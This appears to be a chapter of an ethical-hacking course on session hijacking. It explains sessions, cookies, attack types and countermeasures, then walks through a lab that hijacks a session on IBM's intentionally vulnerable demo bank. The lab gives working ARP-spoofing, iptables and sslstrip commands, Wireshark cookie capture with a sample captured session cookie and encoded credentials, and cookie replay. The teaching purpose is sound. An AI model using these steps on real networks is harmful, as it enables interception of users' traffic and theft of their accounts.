

# 11. Session Hijacking



# ETHICAL HACKING



# Theory

## Session

A session stores information (in variables) to be used across multiple pages when a user logs into this online account. Unlike cookies, this information is not stored on the user's computer. Typically maintained by the server, and created on the first request or after an authentication process. The session-id is exchanged between a web browser and the server on every request.

### Different ways to exchange session-Id

1. Hidden Form fields
2. Cookies (most common)

## Session Token

Session ID or session token is a piece of data that is used in network communications to identify a session. It is used to determine a user that has logged into a website, these IDS or token can be used by an attacker to hijack the session and obtain potential privileges. A session ID is usually a randomly generated string to decrease the probability of obtaining a valid one by means of a brute-force search.

## Cookie

Cookies are strings of data that a web server sends to the browser. When a browser requests an object from the same domain in the future, the browser will send the same string of date back to the origin server. The data sent from the web server in the form of an HTTP header called "Set-Cookie". The browser sends the cookie back to the server in an HTTP header called "Cookie".

The primary purpose of a cookie is to create customized web pages based on user identities.

## Attack Methods

### Server-side attacks


- Guessing Session Id - shorter length, predictable
- Session Fixing - predictable, session created before authentication
- Session Sniffing (typical on non-SSL sessions) - same subnet as client or server.

### Client-side attacks

- Cross Site Scripting (XSS) - User trusting source, application vulnerability.


## Session Sniffing

Attackers can sniff all the traffic from the established TCP session and perform identity theft, information theft, fraud, etc. The attacker steals a valid session ID and uses it to authenticate himself with the server.



## Session Hijacking

Session Hijacking refers to stealing of this session-ID and using it to impersonate and access data over a valid TCP communication session between two computers. Application level hijacking is about gaining control over the HTTP user session by obtaining the session IDs.



## Countermeasures from a general user point of view

- Do not click on the links that are received through emails.
- Logout from the application instead of closing the browser.
- Always use an updated browser.
- Clear the browsing data like cache, cookies, etc.

## Countermeasures from web developer point of view

- Create Session keys with lengthy strings or random number so that it is difficult for an attacker to guess a valid session key.
- Regenerate the session ID after a successful login to prevent session fixation attack (attack starts before user logs in).
- Encrypt the data and session key that is transferred between the user and the web servers.
- Expire the session as soon as the user logs out.
- Use firewalls to prevent the malicious content entering into the network.

## References:

1. Session ID. (2018, May 28). Retrieved from [https://en.wikipedia.org/wiki/Session\\_ID](https://en.wikipedia.org/wiki/Session_ID)
2. Beal, V. (n.d.). *Cookie - web cookies*. Retrieved from <https://www.webopedia.com/TERM/C/cookie.html>
3. *What are cookies? What are the differences between them (session vs. persistent)?* (2015, August 23). Retrieved from <https://www.cisco.com/c/en/us/support/docs/security/web-security-appliance/117925-technote-csc-00.html>



# Practicals

## INDEX

S. No.	Practical Name	Page No.
1	Performing Session hijacking using MITM attack	1
2	Session hijacking with beef XSS framework	9
3	Pentesting web application to identify Session hijacking vulnerability	17




## Practical 1: Performing Session hijacking using MITM attack

**Description:** In this practical we see how attackers try to get the target session cookies to get access to his account. Attackers do that by performing the MITM attack on the victim system and capturing victim's system traffic. After that the attacker can find victim session cookie details in the http header of the requests made by the victim's browser to the server. By configuring that cookie details in the attacker browser, he will get the victim's session.

**Step 1:** On a local area network, attacker performs MITM attack to steal target cookies and gain access to active sessions by configuring those cookies in the browser.

### On the target side:

- Target login into [altoromutual.com](http://altoromutual.com/bank/main.jsp) with his credentials.




The screenshot shows a Mozilla Firefox browser window displaying the Altoro Mutual website. The URL in the address bar is [altoromutual.com/bank/main.jsp](http://altoromutual.com/bank/main.jsp). The page title is "Altoro Mutual - Mozilla Firefox". The main content area displays a "Hello Admin User" message and a "Congratulations!" message indicating pre-approval for a Gold Visa card. A sidebar on the left lists "I WANT TO ..." options like View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, and Customize Site Language. Another sidebar lists "ADMINISTRATION" options like Edit Users. At the bottom of the page, there is a note about the website being a demo site and a copyright notice for IBM Corporation.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW10>.


Copyright © 2008, 2020, IBM Corporation, All rights reserved.

## On the Attacker side:

**Step 2: Cookie Manager installation** - attackers, install cookie manager browser extension which helps in configuring cookies grabbed from the target computer.



**Step 3:** Attacker logs into the same website using his credentials.



**Step 4:** The attacker starts performing ARP poisoning to sit in between router and target (MITM attack). Execute following commands to perform ARP poisoning.

Terminal 1:

- echo 1 > /proc/sys/net/ipv4/ip\_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

```
[root@parrot-virtual]~[/home/user]
└─#echo 1 > /proc/sys/net/ipv4/ip_forward
[root@parrot-virtual]~[/home/user]
└─#iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
[root@parrot-virtual]~[/home/user]
└─#sslstrip -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning
: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
in cryptography, and will be removed in a future release.
    from cryptography import x509

sslstrip 0.9 by Moxie Marlinspike running...
```



## Terminal 2:

- arpspoof -t <router IP> <target IP>

### Terminal 3:

- arpspoof -t <target IP> <router IP>

## Step 5: Open Wireshark and apply http.cookie filter to capture cookies from the target computer.

The screenshot shows the Wireshark application running. The 'File' menu is open, and the 'http.cookie' filter is selected. A red box highlights the 'http.cookie' entry in the 'File' menu. A red arrow points to the 'TCP Stream' option in the context menu for the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
17088	12.324024563	192.168.0.103	65.61.137.117	HTTP	674	GET /images/gradient.jpg HTTP/1.1
17106	12.503235562	192.168.0.106	65.61.137.117	HTTP	567	GET /images/header_pic.jpg HTTP/1.0
17107	12.503355327	192.168.0.106	65.61.137.117	HTTP	562	GET /images/logo.gif HTTP/1.0
17108	12.503486263	192.168.0.106	65.61.137.117	HTTP	565	GET /images/pf_lock.gif HTTP/1.0
17115	12.569872279	192.168.0.106	65.61.137.117	HTTP	618	GET /bank/main.aspx HTTP/1.0
17118	12.575870095	192.168.0.106	65.61.137.117	HTTP	566	GET /images/gradient.jpg HTTP/1.1
17265	13.145300493	192.168.0.103	65.61.137.117	HTTP	679	GET /style.css HTTP/1.1
17400	13.392888896	192.168.0.106	65.61.137.117	HTTP	571	GET /style.css HTTP/1.0

Frame 17115: 618 bytes on wire (4944 bits), 618 bytes captured (4944 bits) on interface 0  
Ethernet II, Src: Giga-Byte\_b0:ac:7e (1c:1b:0d:b0:ac:7e), Dst: D-LinkIn\_71:1f:66 (1c:5f:2b:71:1f:66)  
Internet Protocol Version 4, Src: 192.168.0.106, Dst: 65.61.137.117  
Transmission Control Protocol, Src Port: 48250, Dst Port: 80, Seq: 1, Ack: 1, Len: 552  
HyperText Transfer Protocol

0000 1c 5f 2b 71 1f 66 1c 1b 0d b0 ac 7e 08 00 45 00 .+q.f. ...-.E.  
0001 02 5c 38 82 40 00 40 06 74 55 c0 a8 00 6a 41 3d .\8.0@. tu...ja=.  
0002 89 75 bc 7d 00 50 17 a5 a7 14 75 91 3c d1 00 18 .u.z.P.. ..u.<...  
0030 00 e5 72 a5 00 00 01 01 08 0a 0f 6f b2 df 03 9b .r..... .o....  
0040 87 60 47 45 54 20 2f 62 61 6e 6b 2f 6d 61 69 6e .GET /b ank/main  
0050 2e 61 73 70 78 20 48 54 54 50 2f 31 2e 30 0d 0a .aspx HT TP/1.0..  
0060 61 63 63 65 70 74 2d 6c 61 6e 67 75 61 67 65 3a accept-1 anguage:  
0070 26 65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 35 0d en-US,e n;q=0.5.  
0080 0a 68 6f 73 74 3a 20 61 6c 74 6f 72 6f 6d 75 74 .host: a ltoromut  
0090 75 61 6c 2e 63 6f 6d 0d 0a 61 63 63 65 70 74 3a ual.com. .accept:  
00a0 20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 text/ht ml,appli  
00b0 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c cation/x html+xml

Packets: 46235 · Displayed: 18 (0.0%) Profile: Default

Wireshark · Follow TCP Stream (tcp.stream eq 36) · wireshark\_eth0\_20180728112217\_uLqlPl

```

GET /bank/main.aspx HTTP/1.0
accept-language: en-US,en;q=0.5
host: altoromutual.com
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
connection: keep-alive
referer: http://altoromutual.com/bank/login.aspx
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
upgrade-insecure-requests: 1

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 5699
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sat, 28 Jul 2018 06:50:59 GMT
Connection: keep-alive

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```


Packet 17160. 3 client pkts, 5 server pkts, 3 turns. Click to select.

Entire conversation (6528 bytes) Show and save data as ASCII Stream 36

Find: Find Next

? Help Filter Out This Stream Print Save as... Back × Close

**Step 8:** Configure these cookies in **Cookie Manager +** extension to access target's active session.



Sat 11:25

